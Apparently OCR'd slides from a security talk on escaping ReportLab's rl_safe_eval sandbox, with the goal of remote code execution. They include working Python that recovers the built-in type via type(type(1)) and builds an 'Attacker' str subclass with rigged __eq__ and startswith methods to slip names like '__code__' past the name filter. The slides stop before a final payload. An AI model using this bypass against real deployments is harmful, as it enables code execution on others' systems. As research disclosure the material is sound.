
With three arguments, return a new type object. This is essentially a dynamic form of the `class` statement.

The *name* string is the class name and becomes the `__name__` attribute. The *bases* tuple contains the base classes and becomes the `__bases__` attribute; if empty, `object`, the ultimate base of all classes, is added.

The *dict* dictionary contains attribute and method definitions for the class body; it may be copied or wrapped before becoming the `__dict__` attribute. The following two statements create identical `type` objects:

How to bypass safe function?


Flow: Bypass to RCE



How to bypass safe function?

Create Object

type (author)




The screenshot shows a code editor with three tabs at the top: 'rl_safe_eval.py' (active), 'colors.py', and 'utils.py'. The code in 'rl_safe_eval.py' is as follows:

```
852     class __RL_SAFE_ENV__:
853         ...
948             def __rl_type__(self,*args):
949                 if len(args)==1: return type(*args)
950                 raise BadCode('type call error')
951             
```

The line 'if len(args)==1: return type(*args)' is highlighted with a red rectangle.

How to bypass safe function?

Flow: Bypass to RCE



How to bypass safe function?

Create Object

type(type)


```
>>> type(1)
<class 'int'>
>>> type('a')
<class 'str'>
>>> type(1.2)
<class 'float'>
>>> type(type('a'))
<class 'type'>
```



```
>>> orgTypeFun = type(type(1))
>>> orgTypeFun(1)
<class 'int'>
>>> orgTypeFun('a')
<class 'str'>
>>> orgTypeFun(1.2)
<class 'float'>
```

How to bypass safe function?

Flow: Bypass to RCE



How to bypass safe function?

Create Object

Create new type Object

```
1 orgTypeFun = type(type(1))
2 Attacker = orgTypeFun('Attacker', (str,), {
3     'startswith': lambda self, x: False,
4     'mutated' : 1,
5     'mutate' : lambda self: {setattr(self, 'mutated', self.mutated - 1)},
6     '__eq__' : lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x,
7     '__hash__' : lambda self: hash(str(self))
8 })
```



```
>>> x=3
>>> x
3
>>> type(x)
<class 'int'>
>>> y=Attacker(x)
>>> y
'3'
>>> type(y)
<class '__main__.Attacker'>
>>>
```

How to bypass safe function?

Create Object



```
1 orgTypeFun = type(type(1))
2 Attacker = orgTypeFun('Attacker', (str,), {
3     'startswith': lambda self, x: False,
4     'mutated' : 1,
5     'mutate' : lambda self: {setattr(self, 'mutated', self.mutated - 1)},
6     '__eq__' : lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x,
7     '__hash__' : lambda self: hash(str(self))
8 })
```

```
def __rl_is_allowed_name__(self, name):
    """Check names if they are allowed.
    If ``allow_magic_methods`` is ``True`` names in ``__allowed_magic_methods__`` are additionally allowed although their names start with ``_``.
    """
    if isinstance(name, strTypes):
        if name in __rl_unsafe__ or (name.startswith('__') and name != '__' and name not in self.allowed_magic_methods):
            raise BadCode('unsafe access of %s' % name)
```

False

```
>>> orgTypeFun = type(type(1))
>>> Attacker = orgTypeFun('Attacker', (str,), {
...     'startswith': lambda self, x: False,
...     'mutated' : 1,
...     'mutate' : lambda self: {setattr(self, 'mutated', self.mutated - 1)},
...     '__eq__' : lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x,
...     '__hash__' : lambda self: hash(str(self))
... })
>>> code = Attacker('__code__')
>>> code = '__code__'
False
>>> code = '__code__'
True
>>>
```

How to bypass safe function?

Create Object


```
● ● ●  
1 orgTypeFun = type(type(1))  
2 Attacker = orgTypeFun('Attacker', (str,), {  
3     'startswith': lambda self, x: False,  
4     'mutated' : 1,  
5     'mutate' : lambda self: {setattr(self, 'mutated', self.mutated - 1)},  
6     '__eq__' : lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x,  
7     '__hash__' : lambda self: hash(str(self))  
8 })
```

```
def __rl_is_allowed_name__(self, name):  
    """Check names if they are allowed.  
    If ``allow_magic_methods is True`` names in ``__allowed_magic_methods__``  
    are additionally allowed although their names start with ``_``.  
    """  
  
    if isinstance(name,strTypes):  
        if name in __rl_unsafe__ or (name.startswith('__')  
            and name != '__'  
            and name not in self.allowed_magic_methods):  
            raise BadCode('unsafe access of %s' % name)
```



How to bypass safe function?

Flow: Bypass to RCE



How to bypass safe function?

